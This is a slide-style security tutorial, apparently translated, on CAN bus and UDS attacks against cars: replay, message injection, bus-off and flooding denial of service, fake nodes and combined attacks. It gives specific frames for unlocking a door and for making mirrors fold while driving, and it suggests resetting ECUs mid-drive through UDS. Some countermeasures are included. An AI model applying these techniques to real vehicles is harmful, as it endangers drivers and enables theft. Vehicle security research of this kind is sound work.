The CAN bus is the backbone of the in-vehicle bus, so the principle and attack methods of the CAN bus are mainly introduced.

Many attack methods of the CAN bus can be multiplexed in other in-vehicle buses, and the ideas are similar.

Now I will introduce the idea of using these characteristics of CAN bus to develop targeted attacks.

If a worker wants to do a good job, he must first sharpen his tools. Before introducing the attack ideas, let me introduce some of the CAN bus security research tools we use.

## CAN bus principle

## In-vehicle bus security research tool

CAN bus attack method

### **Bus Research Tool**



#### Bus Research Tool

Vector CANoe 8914 : CAN、Lin、FlexRay

Vector 6501 : CAN Bus interferometer

Vector CANoe5650 : Ethernet .

ZLG : CAN

komodo : CAN

# CAN bus principle

### In-vehicle bus security research tool

CAN bus attack method

Research on the attack methods of CAN bus:

1.1 Replay attack

1.2 Malicious message injection

1.3 DOS attack (high priority, error frame busof, request remote frame,

flood attack)

1.4 Fake node attack

1.5 Combined attack

Replay attack:

The CAN bus protocol is a broadcast protocol without an authentication scheme. All nodes connected to the CAN bus can receive data sent by other CAN nodes, so the data is vulnerable to eavesdropping and may be attacked by replay.

Attackers can access the CAN bus through illegal means, and use the characteristics of the bus to use broadcast communication to illegally obtain messages with certain functions (there may be a large number of other useless messages when the message is obtained. message), and then use the CAN message sending tool to replay the message to achieve the purpose of the attack.

### **CAN replay attack**

1: Grab the door opening message through CANoe

Two: Then, through the replay module of CANoe, the message is replayed by the method of dichotomy, and the final message position is determined.

Three: Finalize the door opening message as : ID : 4 05 91 20 44 71 9C 20 41

	• • • • • • • •							-									
ile	Home Anal	ysis Simula	tion Test	Diagnost	ics Envi	ronment	Hardware	Tools	Layout								^
-£		T T		<u>↑</u> ≈	\$ <del>E</del>	- <del>22</del>		<b></b>	\$		R		ກກ				
asur	rement Offline	Filter Log		Graphics	Data	State	System	Statistics	Map Win	low	Scene		Scope	GNSS Monit	or		
Set	up Mode -	~ *	· ·	*	<b>.</b>	Fracker 🔻	Scanner -	*	-	W	/indow 👻	-		-			
	Configurat	ion			Bus	Analysis					Mor	e Analysis					
Trad	ce											$\square \times$					
al	<b>⋽ 2887!#</b>	× 🙀 III ∆t	<b>■ 7 1</b> <9	earch>	~ 🚚			• =• A	• 🛄 • 🔟 li	itial +			222	Simulation Se	tup		- 0
ime		Chn	ID	Name	Event Typ	e Dir	DLC	Data				\$					
	42.831018	CAN 1	55		CAN Frame	Rx	8					^					₩ Networks ₩ CAN Networks
	42.826886	CAN 1	103		CAN Frame	Rx	8							Test Test 1			B ₩ CAN
	42.809000	CAN 1	17A		CAN Frame	Rx	8		70 00 00 00					Prog			≕ 및 Nodes 및 Test 1
	42. 833939	CAN 1	102		CAN Frame	Rx	8	9C E6 09		38				/ 🕸 🕨			- Iest I - Interactive Generat
	42.839382	CAN 1	7		CAN Frame	Rx	8		FC 1A 1A 01						Network		🖳 Replay blocks
	42.839636	CAN 1	В		CAN Frame	Rx	8		88 00 00 00						CAN		Databases
	42. 839974	CAN 1	14		CAN Frame	Rx	8		00 1F FC 00						Insert Network	Node	
	42. 839134	CAN 1	20		CAN Frame	Rx	8		01 00 00 A0						Insert CAPL Te	t Module	
	42.840229	CAN 1	25		CAN Frame	Rx	8		00 00 <b>02</b> EE						Insert .NET Tes	t Module	
	42.830770	CAN 1	29		CAN Frame	Rx	8		00 75 5F 00						Insert XML Tes		
	42.834188	CAN 1	101		CAN Frame	Rx	8		6F 00 01 B7								
	42.831578	CAN 1	110		CAN Frame	Rx	8		28 00 00 00					_	Insert CAN Inte		erator
	42.831878	CAN 1	130		CAN Frame	Rx	8								Insert Replay B	lock CAN	
	- 🔀 42. 812970 - 🔀 42. 809500	CAN 1 CAN 1	13A 140		CAN Frame CAN Frame	Rx Rx	8 8								Insert ISO1178	3 File Server	
	42. 809500	CAN 1 CAN 1	140		CAN Frame CAN Frame	Rx	8								Insert ERT Net	vork Node	
	42. 813220	CAN 1 CAN 1	145		CAN Frame	Rx	8								Insert CANope	h Interactive	Generator Block
	42. 813493	CAN 1 CAN 1	140		CAN Frame CAN Frame	Rx	8		00 00 <b>20</b> 00			~			Insert GNSS Sir		
	42.813777	CAN 1	150		CAN Frame	Rv	8		00 00 20 00			Ŧ					Task Controller
												>					
-															Insert ISO1178		
Nrit	te														Insert J1939 Di	agnostic Mei	mory Access
×	🔜 😥 🕅 🖻 🔁	8													Insert		
Sc	ource	М	essage												Paste		
S	ystem	S	tart of me	asurement	11:37:5	7.237 ar	n								Paste Shortcut		
S	ystem	<u>0</u>	1-0003 CAN	1 (Class	ical CAN	) real	bus with	500000 B	PS.						Switch All Block	rs to Simulat	ion
S	ystem	E	nd of meas	urement 1	1:38:40.	361 am											
															Switch All Block		
																	ork to Simulation
	iau Custam Dragen	m / Madal Ta													Switch Blocks of	f this Netwo	ork to Real-Time Mode

#### **CAN replay attack**

🤇   🗲	- •	-	₹ 5			Co	onfiguration1	* [Real Bus] - \	/ector CANoe	/pro			- D
File	Home Ana	lysis Simulatio	on Test	Diagnostics	Environmer	t Hardware	Tools	Layout					^
-E Measure Setu	ement Offline	Filter Loggin	ng Trace	Graphics Dat	ta State	▼ Scanner ▼	Statistics	الحقق Map Window ست	Scene Window -	Video Sco	nr GNSS Monitor		
<b>- T</b>					Dus Analys	15							
Trace		× 🙀 III ∆t 🖪					• =• A••	💶 🕶 🔟 Initial	- [		🚃 Simulation Setup		- [
Time		Chn			t Type 🛛 Dir	- DLC	Data		_	*			■₩Networks
	5. 276777	CAN 1	4	CAN F		8		4 71 9C 20 41		^	Test I-Generator		- ** CAN Networks
	6. 606627	CAN 1	122	CAN F		8		B EC 07 FB 00			ZZ CAN IG		CAN
	6. 607187	CAN 1	180	CAN F		8		0 00 00 00 00			Pros		P I Nodes
	6. 609273	CAN 1	110	CAN F		8		8 00 00 00 00					= 📮 Interactive Gene
	6. 607438	CAN 1	7	CAN F		8		C 9A 1A 01 1A	<b>\</b>			Network	□ 및 CAN IG ■ 및 Replay blocks
	6. 607736	CAN 1	B	CAN F		8		<b>0 80 00</b> 00 00				CAN CAN 1	ReplayBlock 1
	6. 608006	CAN 1	14	CAN F		8		0 1F FC 00 00	· · · · · ·			<u>.</u>	Databases
	6. 608260 6. 608518	CAN 1 CAN 1	20 25	CAN F CAN F		8		0 80 00 A0 68 0 00 03 EE 40					* * Channels
	- 🔀 6. 608518 - 🔀 6. 608767	CAN 1 CAN 1	20 29	CAN F CAN F		8		0 00 03 EE 40 0 75 5F 00 01			Replay ReplayBloc		
	6. 609015	CAN 1 CAN 1	29 55	CAN F		8		0 F5 40 00 00					
	6. 609877	CAN 1 CAN 1	130	CAN F		8		0 00 00 00 08			► II <b>II</b>		
	6. 610840	CAN 1 CAN 1	156	CAN F		8		0 14 00 00 00 00					
	6. 598985	CAN 1 CAN 1	130 17B	CAN F		8		0 08 00 00 00		$\langle \rangle$			
	6. 611364	CAN 1 CAN 1	351	CAN F		8		2 01 <b>38 79</b> 80					
	6. 611640	CAN 1	411	CAN F		8		A 00 00 00 02	8	CAN IG			- o >
	6. 604669	CAN 1	21	CAN F		8		0 01 00 A3 B9					
	6. 610115	CAN 1	103	CAN F		8		0 13 98 01 38		F0 🖂 🕺 🕨	୨ ୯ 🔛 🔜 ଭିନ		
	6 610594	CAN 1	390	CAN F		8		3 F0 40 80 00	Rov		rigger Name ID	Channel Type	DLC
< 7 Write										1	4 nual ∨ <b>≈</b> 4	CAN 1 V CAN Da	ata v <mark>8 v</mark>
-		D								nals Raw D	lata	ΨΨ	
	🔜 🖹 🖌 🖌								Sig				
	urce		sage							0	1 2 3 4	5 6 7	
• Sy:				urement 11:						0 0x5	0x91 0x20 0x44 0x71	0x9C 0x20 0x4	L
0 Sy:						al bus with	500000 BPS	3.					
• Sy	stem	End	d of measur	ement 11:43	:34.949 am	n							

Through the IG module of CANoe, this message is replayed, thereby realizing a replay attack.


#### **CAN Replay Attack Prevention**

Preventive measures: Increase the random number to maintain the freshness of the messages.

1: The sender generates a random number, so that the random number is sent to the receiver along with the data.

2: After receiving the message and the random number, the receiver checks whether the message has appeared in its own database. If it detects that the random number is duplicated with the data carried in a previous transmission, it can be considered that it has suffered a replay attack.

3: The receiver establishes a corresponding index for each received random number and stores it in the database.



Malicious message injection: CAN data lacks encryption function, and data is transmitted in plaintext on the bus, without encryption, authentication mechanisms, and anomaly detection systems.

An attacker can obtain the value in the plaintext field by means of message capture and replay + firmware analysis.


The following takes the folding rearview mirror function as an example, trying to fold the left and right rearview mirrors while the vehicle is driving, so as to interfere with the normal driving of the driver.

One: Capture the message through CANoe, and finally locate the message of the folding rearview mirror, ID: 0x7

Message: 55 31 47 C9 00 07 21 B8

After in-depth analysis of the message data field, it is determined that the fifth byte 07 field is the folding angle of the rearview mirror. When the value is changed to more than 0x20, the rearview mirror will always try to fold 360 degrees, and it still cannot stop after the vehicle restarts.

#### **CAN** malicious message injection



The CAN network sheet inputs data in plain text on the bus, and attackers obtaining CAN network data will not only cause security problems, but also violate privacy. Today's cars collect driver-related data that needs to be stored and transmitted over fragile CAN networks. The investigation revealed that the experimenters were able to obtain the car's precise location history and other personal data (phone records, contact lists, email addresses and photos) from a mobile phone connected to the car. An attacker only needs to go through the bus to steal personal messages. In addition, the researchers' study shows that the sensor data of the transmission path through the CAN bus can be used to identify the driver, thereby monitoring the situation in the car and violating personal privacy.

Therefore, from a security point of view, it is recommended to input data on the bus in the form of ciphertext.

CAN network arbitration mechanism: CAN bus is a field bus, each node can detect the data being sent on the network at the same time, and each node can initiate its own message transmission when the bus is idle. If multiple nodes initiate a message sending request at the same time, which node occupies the bus is the main purpose of the arbitration mechanism.

DOS attack method one:

The CAN bus arbitration mechanism is used to continuously send high-priority messages, resulting in the normal message ECU cannot process, and the bus is in a "blocked" state, thereby realizing DOS attacks.


#### **CAN DOS attack**

(   🗲	- •	-	È 👩	₹				Со	nfiguration	1 * [Real Bus] - \	Vector CANo	e /pro			— 日 3
File	Home Ana	alysis Si	imulation	Test	Diagnostic	s Envir	onment	Hardware	Tools	Layout					^
leasure Setup	ment Offline	T	Logging	⊠ Trace ▼	Graphics		State State racker <del>-</del> Analysis	System Scanner <del>-</del>	Statistics	Map Window	Scene Window <del>-</del> Mor		ope GNSS Monitor		
Trace	l.										_	□ ×			
ð 📶 🗰		× 民 II	∆t 💶 🗲	Se <	arch>	~	≞, ← -		• = • A•	🗕 🛄 🛛 🛄 Initial	•		Simulation Setup		—
0:00:00:00:00	e	Ch	าท	ID	<ul> <li>Name</li> </ul>	Event T	ype Dir	DLC	Data			*			
0.7	47. 30286	6 CAI	N 1	1		CAN Fram	ie Tx	8	99 36	80 54 E3 5F 2B 5	С	~			Wetworks Wetworks
	47. 34230	5 CAI	N 1	1		CAN Fram	ie Tx	8	7D 9A	7F A1 5E 0E 14 0	6		Test I-Generator zz CAN IG		CAN NETWORKS
- -	47. 36232	4 CAI	N 1	1		CAN Fram	ie Tx	8	5D 70	56 7F EC 96 E8 B	В		Frog		□ ₽ Nodes
	47. 40237	5 CAI	N 1	1		CAN Fram	ie Tx	8	AA E4	97 1A 55 4D B2 0	С				□
	47. 42242	8 CAI	N 1	1		CAN Fram	ie Tx	8	09 89	1B 72 AC OC A4 A	1			Network	I CAN IG
	47. 62259	4 CAI	N 1	1		CAN Fram	ie Tx	8	84 68	B0 BD 1C 7A F9 6	С			CAN	- Replay blocks
	47.68271	6 CAI	N 1	1		CAN Fram	ie Tx	8	46 3C	E8 8E F9 CA 79 C	В			CAN 1	□ ReplayBlock 1 □ Databases
	47. 74254	6 CAI	N 1	1		CAN Fram	ie Tx	8	15 80	1F 54 30 0C 1D 3	8			*	* * Channels
	47. 78257	8 CAI	N 1	1		CAN Fram	ie Tx	8	D3 B6	15 FE OF 9C BD 6	8		Replay		
	47. 90250	4 CAI	N 1	1		CAN Fram	ie Tx	8	E5 33	E6 49 C7 C7 00 E	1		ReplayBloc		
	47. 92265	5 CAI	N 1	1		CAN Fram	ie Tx	8	9F E8	3D 8C 0B C1 89 7	8		► II =		
	47.96257	9 CAI	N 1	1		CAN Fram	ie Tx	8	81 D4	79 20 3F E3 AE D	3				
	48. 28275	3 CA1	N 1	1		CAN Fram	ie Tx	8	A3 FC	7B A5 33 4D 18 B	A				
	48. 44270	9 CA1	N 1	1		CAN Fram	ie Tx	8	5D 00	3D D8 FD FB E4 8	9				
	48. 50258	5 CAI	N 1	1		CAN Fram	ie Tx	8	AB 40	E0 4D 64 EE 56 4	1				
	48. 56278	0 CAI	N 1	1		CAN Fram	ie Tx	8	7A 90	2B 47 D3 06 11 4	8				
	48. 60236	9 CA1	N 1	1		CAN Fram	ie Tx	8	57 AC	46 F3 94 22 EA 5	8				
	48. 66259	2 CAI	N 1	1		CAN Fram	ie Tx	8	C3 02	87 F5 D7 OE D5 7	0	~			
	48 74257	O CAI	N 1	1		CAN Fram	e Tv	8	DC 69	OR 7F 26 76 41 C	5	÷		>	-
<												>			

### **CAN DOS attack**

DOS attack method two:


Using the CAN bus error frame mechanism, some error messages are carefully constructed to the bus and sent to the target ECU. When the error message frame reaches a certain number of times, the bus goes to the bus off state. The bus is closed and the service is refused. After receiving 32 normal messages again, the bus returns to normal.



DOS attack method three:

Using the CAN bus remote frame mechanism, a large number of requests for remote frames to the destination ECU are repeated to exhaust its resources, so that the ECU can normally process other messages in the distance, thereby achieving denial of service.

#### **CAN DOS attack**



#### **CAN DOS attack**

🚺 🗎 🖬 - 📹 🛛 🗕 - 🗧		or CANoe /pro	- & ×
File Home Analysis Simulation	Test Diagnostics Environment Hardware Tools Layout		∧ <b>⊘</b>
Measurement Setup Configuration	Trace Graphics Data State System Statistics Bus Analysis	Scene Video Scope GNSS Monitor Window More Analysis	
MainConfigPanel		- X	X
Trigger TriggerPosition-Information Field N AckSlot	Trigger Configuration epetition-Configuration Cycl1 CycleHoldOff0 RepetitionHoldOf0	Disturbance Interface Channel Information: Devic 1 Chann CAN 1 ChipSt	Search>
Sequence		Idle	8 80 52 00 00 95 D0 70 07 8 82 00 00 60 00 01 13 07
Configured Seque d[320]d[320]d[32 Configuration S Trigger is en	Enable On Device	Active Triggered Repeti I Cyc I Sour Frame trigger	rr         ECC: 110000000xxxxx, Bit Error, Bit Position = 16           rr         ECC: 110000000xxxx, Bit Error, Bit Position = 16           rr         ECC: 110000000xxxx, Bit Error, Bit Position = 16           rr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           rr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           rr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           rr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           rr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           rr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           rr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           rr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           rr         ECC: 11000000xxxx, Bit Error, Bit Position = 16
	- C × ID Channel Type DLC BRS 100 CAN 1 CAN Data 15 C	□       2. CAN 1       CAN Error Tx         □       2. CAN 1       75       CAN Frame Rx         □       2. CAN 1       CAN Error Tx         □       2. CAN 1       CAN Error Tx	KErr         ECC: 110000000xxxxx, Bit Error, Bit Position = 16           KErr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 11000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 10000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 10000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 10000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 1000000xxxx, Bit Error, Bit Position = 16           Kerr         ECC: 1000000xxxx, Bit Error, Bit Position = 16

For DOS attacks caused by remote frames, the bus can be monitored to obtain the order of magnitude of remote frames in the normal communication process. When an ECU is subjected to DOS attacks caused by remote frames, a large number of remote frames must be sent to the bus, so that the ECU can be judged. Subject to DOS attack caused by remote frames.

For the DOS attack caused by the error frame, you can also monitor the bus and write an appropriate judgment plan. When the magnitude of the bus busoff exceeds the normal value, it can be judged that the ECU is under the DOS attack caused by the error frame.

Fake node attack: Fake node attack is similar to malicious messages. Through in-depth analysis of bus messages, it can pretend to be a sensor or ECU, send wrong vehicle status information to other ECUs, and affect the normal operation of the vehicle.

The above attack methods can be used in combination to form many new and interesting attack methods. E.g:

One: First, determine the door opening message by analyzing the CAN bus message.


Two: secondly, Dos attack on the ECU that processes the door opening message to make it enter the busoff state.

Three: Receive and process the ECU and message data originally belonging to the door opening message through the fake node.

Four: Finally, you can easily open and close the door through your own card.

Of course, through the in-depth understanding of the CAN bus and the use of the CAN mechanism, you can get more attack methods.

#### CAN fake node attack



Proof of Concept Implementation





# **UDS bus principle**

# **UDS bus attack method**

What is UDS:


The UDS protocol is ISO14229, which is Unified Diagnostic Services.

UDS is a standardized standard for diagnostic services, such as what command should be sent to the ecu to read the Diagnostic Trouble Code, and what command should be sent to Hard Reset.

Why is the UDS Diagnostic Protocol needed?

Before the advent of car diagnostic protocols, car repairs could only rely on the experience of the master, because auto parts won't tell you what's wrong with it. But with the diagnosis protocol, once there is a problem with the parts or there is a problem, they will save the fault information in the memory, and the maintenance master can read the fault information through the communication bus. For example, after an ECU experiences an undervoltage fault, It will store the DTC (Diagnostic Trouble Code) represented by the undervoltage fault, and optionally save the snapshot information when the fault occurs (such as the vehicle speed at this time, the voltage value read, etc.). Snapshot information helps test engineers and aftermarket technicians find the cause of failures.

# **UDS Diagnostic Communication Model**




In addition to the CAN bus, UDS can also be implemented on different automotive buses such as LIN, Flexray, Internet and K-line.

# UDS diagnostic message frame

UDS is essentially a collection of services, including 6 categories, a total of 26 kinds. Each service has its own independent ID, namely SID (Service Identifier, diagnostic service ID). UDS is an interactive protocol (Request/Response) for directional communication, that is, the diagnostic party (Tester) sends the specified request data (Request) to the ECU. This data needs to contain the SID, and the SID is the first in the application layer data. bytes.

If it is a positive response (Positive Response), the first byte returns [SID+0x40].

If it is a negative response (Negative Response), the first byte returns 0x7F, and the second byte returns the SID just asked. The third byte is the NRC (Negative Response Code), which represents my basis for denying you.



### UDS service

大类	SID (0x)	诊断服务名	服务Service
	10	诊断会话控制	Diagnostic Session Control
	11	ECU复位	ECU Reset
	27	安全访问	Security Access
	28	通讯控制	Communication Control
诊断和通信管理功能单元	3E	待机握手	Tester Present
哆剧和迪特官庄幼能单儿	83	访问时间参数	Access Timing Parameter
	84	安全数据传输	Secured Data Transmission
	85	控制DTC的设置	Control DTC Setting
	86	事件响应	Response On Event
	87	链路控制	Link Control

# UDS service

	22	通过ID读数据	Read Data By Identifier		
	23	通过地址读取内存	Read Memory By Address		
	24	通过ID读比例数据	Read Scaling Data By Identifier		
数据传输功能单元	2A	通过周期ID读取数据	Read Data By Periodic Identifier		
	2C	动态定义标识符	Dynamically Define Data Identifier		
	2E	通过ID写数据	Write Data By Identifier		
	3D	通过地址写内存	Write Memory By Address		

For the 26 types of services of UDS, we can do specific attacks on some services.

For example, use the 11 service to restart the ECU, suddenly restart the engine while the car is running, and do a DOS attack.

For example, bypassing the 27 service, or brute-forcing the 27 service, bypassing authentication to obtain the highest authority, etc. The detailed attack methods will be introduced in detail in the following chapters.

# UDS service

方辟新促住检查	14	清除诊断信息	Clear Diagnostic Information
存储数据传输功能单元	19	读取故障码信息	Read DTC Information
输入输出控制功能单元	2F	通过ID控制输入输出	Input Output Control By Identifier
例行程序功能单元	31	例行程序控制	Routine Control
	34	请求下载	Request Download
	35	请求上传	Request Upload
上传下载功能单元	36	数据传输	Transfer Data
	37	请求退出传输	Request Transfer Exit
	38	请求文件传输	Request File Transfer

# **UDS** negative response

NDCC

	NRC 定义	
Hex	Name	Description
01		
	ISOSAEReserved	ISO 保留,暂时未定义
0F		
10	GeneralReject	一般性拒绝。通常在无法准确描述错误时发出
11	serviceNotSupported	服务不支持。多出现在服务未被定义
12	sub-functionNotSupported	子功能不支持。多出现子功能未被定义
13	ncorrectMessageLengthOrInvalidFormat	报文长度错误
14	responseTooLong	响应字节数太长
15		
	ISOSAEReserved	ISO 保留,暂时未定义
20		
21	busyRepeatRequest	过忙导致执行失败。多出现在快速发送请求
22	conditionsNotCorrect	条件不满足。多出现在整车状态无法满足诊断的需 求
23	ISOSAEReserved	ISO 保留,暂时未定义

24	requestSequenceError	请求的顺序错误。多出现在没有首先接收请求的情况下接收sendKey子功能
25	noResponseFromSubnetComponent	子网无法响应
26	FailurePreventsExecutionOfRequestedAction	DTC出现了错误的记录。一般不出现
27		
	ISOSAEReserved	ISO 保留,暂时未定义
30		
31	requestOutOfRange	请求超出范围
32	ISOSAEReserved	ISO 保留,暂时未定义
33	securityAccessDenied	安全访问模式错误
34	ISOSAEReserved	ISO 保留,暂时未定义
35	invalidKey	密钥key无效
36	exceededNumberOfAttempts	收到的invalidKey超过了允许的尝试次数
37	requiredTimeDelayNotExpired	NRC_36之后,安全访问锁定的时间内再次请求 seed
38		
	reservedByExtendedDataLinkSecurityDocument	扩展数据链路层保留
4F		

With the NRC code, we can identify the cause of the negative response.

# **UDS** bus principle

# **UDS bus attack method**

UDS attack method

11Services:

No precondition reset leads to denial of service attack

